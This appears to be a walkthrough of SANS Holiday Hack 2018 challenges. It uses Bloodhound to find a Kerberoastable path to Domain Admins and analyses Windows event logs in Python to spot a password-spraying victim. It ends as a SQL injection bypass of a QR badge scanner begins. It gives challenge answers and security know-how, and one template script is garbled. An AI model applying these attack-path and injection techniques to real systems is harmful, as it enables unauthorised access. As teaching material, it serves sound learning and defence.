After you solve Holly Evergreen's terminal and talk to her, there will be two new hints in your badge. The first is a link to [Bloodhound's GitHub repository](#), and the second is a link to [a YouTube presentation](#) on using Bloodhound. If you watch the YouTube presentation it will show you exactly how to solve this challenge.



A Detour into the narrative

The elves are frightened. Apparently, the castle is under siege and we are all trapped in the castle.

H Holly Evergreen 9:58AM
Unencrypted HTTP/2? What was he thinking? Oh well.
Have you ever used Bloodhound for testing Active
Directory implementations?
It's a merry little tool that can sniff AD and find paths to
reaching privileged status on specific machines.
AD implementations can get so complicated that
administrators may not even know what paths they've set
up that attackers might exploit.
Have you seen anyone demo the tool before?
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

If we talk to Hans (first floor lobby), a chilling story emerges.



Ladies and Gentlemen...
Ladies and Gentlemen...
Due to the North Pole's legacy of providing coal as
presents around the globe ...
... they are about to be taught a lesson in the real use of
POWER.
You will be witnesses.
Now, Santa... that's a nice suit... John Philips, North Pole. I
have two myself. Rumor has it Alabaster buys his there.
I have comrades in arms around the world who are
languishing in prison.
The Elvin State Department enjoys rattling its saber for its
own ends. Now it can rattle it for ME.
The following people are to be released from their captors.
In the Dungeon for Errant Reindeer, the seven members of
the New Arietes Front.
In Whoville Prison, the imprisoned leader of ATNAS
Corporation, Miss Cindy Lou Who.
In the Land of Oz, Glinda the Good Witch.

We thought we were attending a conference at the North Pole, but we may have to save Santa and Christmas yet again!

Hand In

Install the virtual machine and follow the instructions in the YouTube demonstration of Bloodhound. Remember the caution about avoiding paths that involve RDP.


- 1) What is the login name of a user vulnerable to [Kerberoast](#) that will lead us to domain admin?

Objective--AD Privilege Discovery (Part 2)

Solution

The hardest part to this challenge is getting the virtual machine to run. Although the SANS/CounterHack designers designed the VM to run on as many hypervisors as possible, some players had problems. Here, we are running the VM on VMware Workstation v15.


Once the VM is running, open the Bloodhound application.



As in the demonstration, click on the menu/sandwich icon at the top left. When you click on Queries you will find a prebuilt query that gives us what the challenge asked for.

Two side-by-side screenshots of the Bloodhound application. The left screenshot shows the "Database Info" tab, which displays various database statistics such as DB Address (bolt://localhost:7687), DB User (neo4j), and Users (500). The right screenshot shows the "Queries" tab, which lists several prebuilt queries. One query, "Shortest Paths to Domain Admins from Kerberoastable Users", is highlighted with a yellow box.

It quickly give us the answer we seek.



5) AD Privilege Discovery

Difficulty: 🚨 🚨 🚨 🌲

Using the data set contained in this [SANS Slingshot Linux image](#), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit [Holly Evergreen](#) and help her with the [CURLing Master Cranberry Pi](#) terminal challenge.

LDUBEJ00320@AD.KRINGLECASTLE.COM

Lesson Learned

A good penetration tester, or someone on IT staff who takes the time to learn to use these tools can help the organization [reduce its exposure to pass the hash attacks](#) and lateral movement.

Up Next

The next objective, Badge Manipulation, tells us we need to get hints by helping Pepper Mintstix solve the Yule Log Analysis terminal. Pepper is on the right wing of the second floor, beyond Tangle Coalbox and the Speaker Unpreparedness room. See you there!

Terminal--Yule Log (Part 1)

What you can learn from this


It is important that security professionals (and any IT administrators) be able to parse large log files. Linux has many tools that are helpful, among them `grep` and `awk`. In addition, my method of solving this challenge involved Python and [regular expressions](#). Others solved it more simply, but this helped me to understand the problem better. Using `grep`, writing a short Python script, and using regular expressions will be good practice.

Required Watching

In this challenge you are required to find an account that was compromised with a password spraying attack. To do that, you need to understand what password spraying is, and how it is different from password brute force attacks. Watch this presentation by Beau Bullock, [Everything You've Ever Wanted to Know About Password Spraying](#). Be sure that you understand the difference between a brute force password attack and a password spraying attack.

Getting Started

Pepper Mintstix and her Yule Log terminal are on the right side of the second floor, past Tangle Coalbox and the Speaker Unpreparedness room.



Run the Python script on the Yule Log terminal to translate the .evtx file into XML. Allow it to display to the screen so you can copy it and paste it to your local machine for analysis. After the file scrolls through your terminal, you'll be at the bottom of the file. Click there, scroll up to the command you entered and shift-click. This should select the entire text of the file. Copy the file with Control-C (right-click copy will not work) and paste it into a file on your machine.


Select some text at the bottom.

```
<Data Name="RestrictedAdminMode"></Data>
<Data Name="TargetOutboundUserName"></Data>
<Data Name="TargetOutboundDomainName"></Data>
<Data Name="VirtualAccount">%1843</Data>
<Data Name="TargetLinkedLogonId">0x0000000000000000</Data>
<Data Name="ElevatedToken">%1842</Data>
</EventData>
</Event>
</Events>
```

Scroll to the top and shift-click (I've blacked out part of the command.)

```
elf@ed2f70330610:~$ python
<?xml version="1.1" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12545</Task>
```

Control-C and copy into your own document (this is Gedit in Linux.)



One method for solving this challenge would be to import the file you've created into Python (or some other language, even PowerShell) as XML and analyze it from there. I found that to be less than straightforward, so I'll leave it as an exercise. Some notes: It works better in PowerShell if you change the XML version of the file to 1.0 instead of 1.1.

```
<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provider>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
</Event>
</Events>
```

Also, be sure the file has an `</Events>` tag at the end to close out the XML.

```
<Data Name="ElevatedToken">%1842</Data>
</EventData>
</Event>
</Events>
```

Plain Text ▾ Tab Width: 8 ▾ Ln 50895, Col 1 ▾ INS

Examine the file

First, it is good to understand the format of the file. The XML root for the entire file starts with `<Events>` and ends with `</Events>`. That is important if we were to use an XML editor. For our purposes the important part is that each individual event starts with `<Event>` and ends with `</Event>`. The primary elements we are interested in are EventID (what happened) and

TargetUserName (who it happened to.) Additional fields of interest could be the time, the users' SID, the computer, IP address, etc.

This is a sample of one event, in XML.

What EventIDs are in the file, and which ones should we look for?

It will be good to know what we are looking for. What EventIDs represent failed logins, successful logins (there may be more than one,) and are they present in the file. Write a simple one-line grep command that will grab all the lines that contain the string EventID, sort them, find unique EventIDs, and count them. Then look up the EventIDs that are present and see what they mean.

Hand In

- 1) What was your command to convert the .evtX file to XML?
 - 2) What is your command grep for EventIDs, sort them, and count unique events?
 - 3) What EventIDs are present and what do they mean?

Terminal--Yule Log (Part 2)

Solution for the EventIDs

The command to get the terminal to convert the .evtx file to XML was:

```
python evtx_dump.py ho-ho-no.evtx
elf@80e2a1c50a9b:~$ ls -l
total 6896
-rw-r--r-- 1 elf elf    1353 Dec 14 16:13 evtx_dump.py
-rw-r--r-- 1 elf elf 1118208 Dec 14 16:13 ho-ho-no.evtx
-rwxr-xr-x 1 elf elf 5936968 Dec 14 16:13 runtoanswer
elf@80e2a1c50a9b:~$ python evtx_dump.py ho-ho-no.evtx
```

My solution to find the EventIDs was this:

```
elf@e5ab6bbe8baf:~$ python evtx_dump.py ho-ho-no.evtx | grep
EventID | sort | uniq -c | sort -n
1 <EventID Qualifiers="">4608</EventID>      win start
1 <EventID Qualifiers="">4647</EventID>      log off
1 <EventID Qualifiers="">4826</EventID>      Boot config db change
1 <EventID Qualifiers="">4902</EventID>      Change to audit policy
1 <EventID Qualifiers="">5024</EventID>      Firewall started
1 <EventID Qualifiers="">5033</EventID>      Firewall start
2 <EventID Qualifiers="">4724</EventID>      reset password
2 <EventID Qualifiers="">4738</EventID>      user account changed
2 <EventID Qualifiers="">4904</EventID>      Register sec event source
2 <EventID Qualifiers="">5059</EventID>      Key Storage Provider import or export
10 <EventID Qualifiers="">4688</EventID>     new process
34 <EventID Qualifiers="">4799</EventID>     Enumerate group
45 <EventID Qualifiers="">4768</EventID>     TGT req
108 <EventID Qualifiers="">4776</EventID>    AD success logon*****
109 <EventID Qualifiers="">4769</EventID>    TGT req
212 <EventID Qualifiers="">4625</EventID>    fail log on*****
756 <EventID Qualifiers="">4624</EventID>    success log on*****
```

I manually added the name of the event to each line. The events of interest are 4776, 4624, and 4625. There were many failed logins, much more than usual.

One problem with this data is that a single event takes multiple lines. The grep command works best when all the data you seek is in a single line. You can compensate for this by using the -A 25 option, where grep will show you 25 lines after the match, but I found it easier to write a simple Python script that grabbed the information I needed. Finding a line containing EventID is easy. If the variable holding the contents of one line of XML is line, then this will work.

```
if 'EventID' in line:
```

How do we grab the EventID number out of the line? Here's a line with an EventID. We want 4625.

```
<EventID Qualifiers="">4625</EventID>
```

One way to grab the number is to use a Regular Expression (regex).

This will match the last bit of text to the left of 4625: >

This will match the right, and make sure we catch EventID </EventID

This will catch the number in the middle (.*)

An added benefit of the parentheses in that match that catches the number is that it makes the number a group and makes it easy to recover. **Note:** If you want a regular expression for something that includes a quote (like TargetUserName) you must “escape” it (somestuff\"> and so on.)

The regular expression grab the number from an EventID is then

>(.*)</EventID

If a regular expression is being used repeatedly, you can save time by compiling the expression before it will be used and saving it in a variable. The lines to do this in Python for our regular expression would be:

```
import re
getevtid = re.compile(r">(.*)</EventID")  
import re  
getevtid = re.compile(r">(.*)</EventID")
```

Note that the re.compile method requires that the value starts with the letter “r” and encloses the expression in quotes.

A simple Python script that grabs fields of interest from the XML file follows. It just checks each line for the fields we want and stores the values. The </EventID> tag signifies the end of an event. If we see that, we print our values and reset them for the next event. Note that I named the file that contains the XML data pasted from the terminal, “hh.xml”.

```
import re
# compile the regexes
getevtid = re.compile(r">(.*)</EventID")
# regexes for other fields go here

# clear our variables
evtid = "" = ""

#open the file
with open('hh.xml') as f:
#read the file line by line
    for line in f:
        if 'EventID' in line:
            evtid = (getevtid.findall(line))[0]
        elif #other fields go here
        elif #the look almost like the EventID lines
        elif
#we hit the end of an event, so print and clear variables
        elif '</Events>' in line:
            print(evtid, , , )
            evtid = "" = ""
```

Hand In

Pick some other elements to extract and add them to the script. TargetUserName should be one of them.

- 1) Turn in your script and the file that it created.

Terminal--Yule Log (Part 3)

Solution for the Python script

This is the Python script that I used. Yours may be different.

```
parse-yule.py

import re
getevtid = re.compile(r">(.*)</EventID")
getcomputer = re.compile(r"Computer>(.*)</Computer")
gettgtuser = re.compile(r"TargetUserName\>(.*)</Data")
getip = re.compile(r"IpAddress\>(.*)</Data")

evtid = computer = tgtuser = ipaddr = ''

with open('hh.xml') as f:
    for line in f:
        if 'EventID' in line:
            evtid = (getevtid.findall(line))[0]
        elif 'Computer' in line:
            computer = (getcomputer.findall(line))[0]
        elif 'TargetUserName' in line:
            tgtuser = (gettgtuser.findall(line))[0]
        elif 'IpAddress' in line:
            ipaddr = (getip.findall(line))[0]
        elif '</Event>' in line:
            print(evtid, computer, tgtuser, ipaddr)
            evtid = computer = tgtuser = ipaddr = ''


import re
getevtid = re.compile(r">(.*)</EventID")
getcomputer = re.compile(r"Computer>(.*)</Computer")
gettgtuser = re.compile(r"TargetUserName\>(.*)</Data")
getip = re.compile(r"IpAddress\>(.*)</Data")

evtid = computer = tgtuser = ipaddr = ''

with open('hh.xml') as f:
    for line in f:
        if 'EventID' in line:
            evtid = (getevtid.findall(line))[0]
        elif 'Computer' in line:
            computer = (getcomputer.findall(line))[0]
        elif 'TargetUserName' in line:
            tgtuser = (gettgtuser.findall(line))[0]
        elif 'IpAddress' in line:
            ipaddr = (getip.findall(line))[0]
        elif '</Event>' in line:
            print(evtid, computer, tgtuser, ipaddr)
            evtid = computer = tgtuser = ipaddr = ''
```

The command below runs the script. Again, note that the XML data from the server is stored in hh.xml. I didn't bother to use an argument to read the file from the command line.

```
john@ubuntu:~/YuleLog$ python parse-yule.py > parsedData.txt
```

As I looked through the log with less, I found that there were large numbers of entries for "HealthMailbox". Let's get rid of those.

```
('4769', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'WIN-KCON-EXCH16$@EM.KRINGLECON.COM', '::ffff:169.254.202.186')
('4769', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'HealthMailboxbe586060@EM.KRINGLECON.COM', '::ffff:169.254.202.186')
('4769', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'HealthMailboxbe586060@EM.KRINGLECON.COM', '::ffff:169.254.202.186')
('4769', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'HealthMailboxbe586060@EM.KRINGLECON.COM', '::ffff:169.254.202.186')
('4624', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'HealthMailboxbe586060', '::1')
('4624', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'HealthMailboxbe586060', '127.0.0.1')
```

The -v option in grep tells it to omit lines that match, instead of selecting them.

```
john@ubuntu:~/YuleLog$ grep -v HealthMailbox parsedData.txt > noHealthMbx.txt
```

Password Spraying vs. Brute Forcing

In a brute force password attack, different passwords from a list are tried against one account until the account is locked or the attack is successful. A successful attack will appear in the logs as a series of unsuccessful attempts against an account followed by a successful login.

In password spraying, one password is tried against a series of accounts and then another round starts with a new password. Each account will have either one failure or one success for each round. So, looking for a failed attempt on Alabaster's account followed by a successful login to Alabaster's account will not help.

Hand In

Scan through the file you generated (mine was noHealthMbx.txt) and see if you can spot a suspicious login.

- 1) Who fell victim to the password spraying attack?

Terminal--Yule Log (part 4)

Solution

When the results of our Python script and grep commands are opened in a spreadsheet, we see a long series of failed login attempts (4625) all from IP address 172.31.254.101, and the user names are in alphabetical order (that's helpful for us.) In between mike.williams and mohammed.ahmed, we see a successful login from the attacker's address, 172.31.254.101.

326	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.johnson'	'172.31.254.101')
327	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.jones'	'172.31.254.101')
328	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.miller'	'172.31.254.101')
329	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.smith'	'172.31.254.101')
330	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mike.williams'	'172.31.254.101')
331	(4768'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	::1')
332	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane@EM.KRINGLECON.COM'	::1')
333	(4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	'172.31.254.101')
334	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mohamed.ahmed'	'172.31.254.101')
335	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'mohamed.ali'	'172.31.254.101')
336	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'muhammad.ali'	'172.31.254.101')
337	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'naveen.kumar'	'172.31.254.101')
338	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'nicole.smith'	'172.31.254.101')

At the end of the file we see a second login to Minty's account from the attacker's IP address. Notice that Wunorse logs in just after that, but with an IP address of 10.231.108.200. Scanning through the file shows us most successful logins, that appear to be normal logins, come from IP addresses in that same range.

391	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'vinod.kumar'	'172.31.254.101')
392	(4625'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae'	'172.31.254.101')
393	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16\$@EM.KRINGLECON.COM'	::1')
394	(4768'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	::1')
395	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane@EM.KRINGLECON.COM'	::1')
396	(4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'minty.candycane'	'172.31.254.101')
397	(4768'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae'	::1')
398	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae@EM.KRINGLECON.COM'	::1')
399	(4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'wunorse.openslae'	'10.231.108.200')
400	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16\$@EM.KRINGLECON.COM'	::1')
401	(4624'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'SYSTEM'	::1')
402	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16\$@EM.KRINGLECON.COM'	::1')
403	(4769'	'WIN-KCON-EXCH16.EM.KRINGLECON.COM'	'WIN-KCON-EXCH16\$@EM.KRINGLECON.COM'	::1')

As a test, let's search the file for other successful logins from the 172.31.254.101 address.

```
john@ubuntu:~/YuleLog$ grep 4624 noHealthMbx.txt | grep "172.31.254.101"
('4624', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'minty.candycane', '172.31.254.101')
('4624', 'WIN-KCON-EXCH16.EM.KRINGLECON.COM', 'minty.candycane', '172.31.254.101')
john@ubuntu:~/YuleLog$
```

It appears Minty was the only one they caught.

Hand In

- 1) What makes a password spraying attack more likely to be successful than a brute force attack?
 - 2) Why are password spraying attacks more difficult to detect?

Up Next

Now that we have helped Pepper, we can talk to her to collect our hints and move on to the badge manipulation challenge. Warning: The degree of difficulty increases markedly after this.

Objective--Badge Manipulation (Part 1)

What you can learn from this

People have been injecting commands into SQL databases through web sites for a long time. Despite intense education efforts, there are still many web sites that are vulnerable to SQL Injection (SQLI). SQLI has been used in many famous breaches, so anyone who works in IT security should have a basic understanding of SQLI. Researchers have discovered that badge systems often make queries to databases, and those are often vulnerable to SQLI as well. This challenge will take you through the basics of SQLI and help you develop an injection that will allow you to bypass the scanner and enter the secret room

Getting Started

The scanner is farther down the hall, past Pepper Minstix and the Yule Log terminal on the second floor, right side.

6) Badge Manipulation

Difficulty: ★★★

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.

The screenshot shows a character named JohnLester standing next to a door with a keypad. The door has a green light on it. To the right, another character named mexiblues is standing near a screen labeled "Select View".

Here are some hints from Pepper. The links will appear later in the document.

SQL Injection

From: Pepper Minstix

[SQL Injection](#)

Barcode Creation

From: Pepper Minstix

[Creating QR barcodes](#)


This is the [link with the sample employee badge](#) and here is the badge itself. You can tell from Pepper's hints that we are going to be working on SQLI.



P **Pepper Minstix** 5:40PM
Hi, I'm Pepper Minstix.
Well, that explains the odd activity in Minty's account.
Thanks for your help!
All of the Kringle Castle employees have these cool cards
with QR codes on them that give us access to restricted
areas. Unfortunately, the badge-scan-o-matic said my account was
disabled when I tried scanning my badge.
I really needed access so I tried scanning several QR
codes I made from my phone but the scanner kept saying
"User Not Found".
I researched a SQL database error from scanning a QR
code with special characters in it and found it may contain
an injection vulnerability.
I was going to try some variations I found on [OWASP](#) but
decided to stop so I don't tick-off Alabaster.
Oh my! Santa's castle... it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

The hint about SQLI in your badge from Pepper goes to [this link](#).

The QR code at the bottom of the badge is what the scanner reads. Fortunately for us, the “USB drive” on the scanner will accept .png files with the QR code. Unfortunately, it won’t accept the picture we have of Alabaster’s badge, as is. The scanner wants just the QR code, with only white space around it. This picture below was the result of cropping everything but Alabaster’s QR code. Let’s see if we can get in with Alabaster’s code.



Name	Date modified	Type
EVENT	12/18/2018 9:33 PM	File folder
santas_castle_automation-master	12/20/2018 8:19 PM	File folder
alabaster_badge1.jpg	12/11/2018 4:12 PM	JPG File
alabaster_badge1.jpg	12/11/2018 4:12 PM	JPG File
alabaster_badge1.png	12/21/2018 2:15 PM	PNG File
AvatarDNA.docx	12/14/2018 8:17 AM	Microsoft Word



Rats, Authorized user account has been disabled.

Let's put Alabaster's code in to a QR decoder to see what it is.

→ C <https://zxing.org/w/decode>

Decode Succeeded	
Raw text	oRfjg5uGHmbduj2m
Raw bytes	41 06 f5 26 66 a6 73 57 54 74 86 d6 26 47 56 a3 26 d0 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	oRfjg5uGHmbduj2m

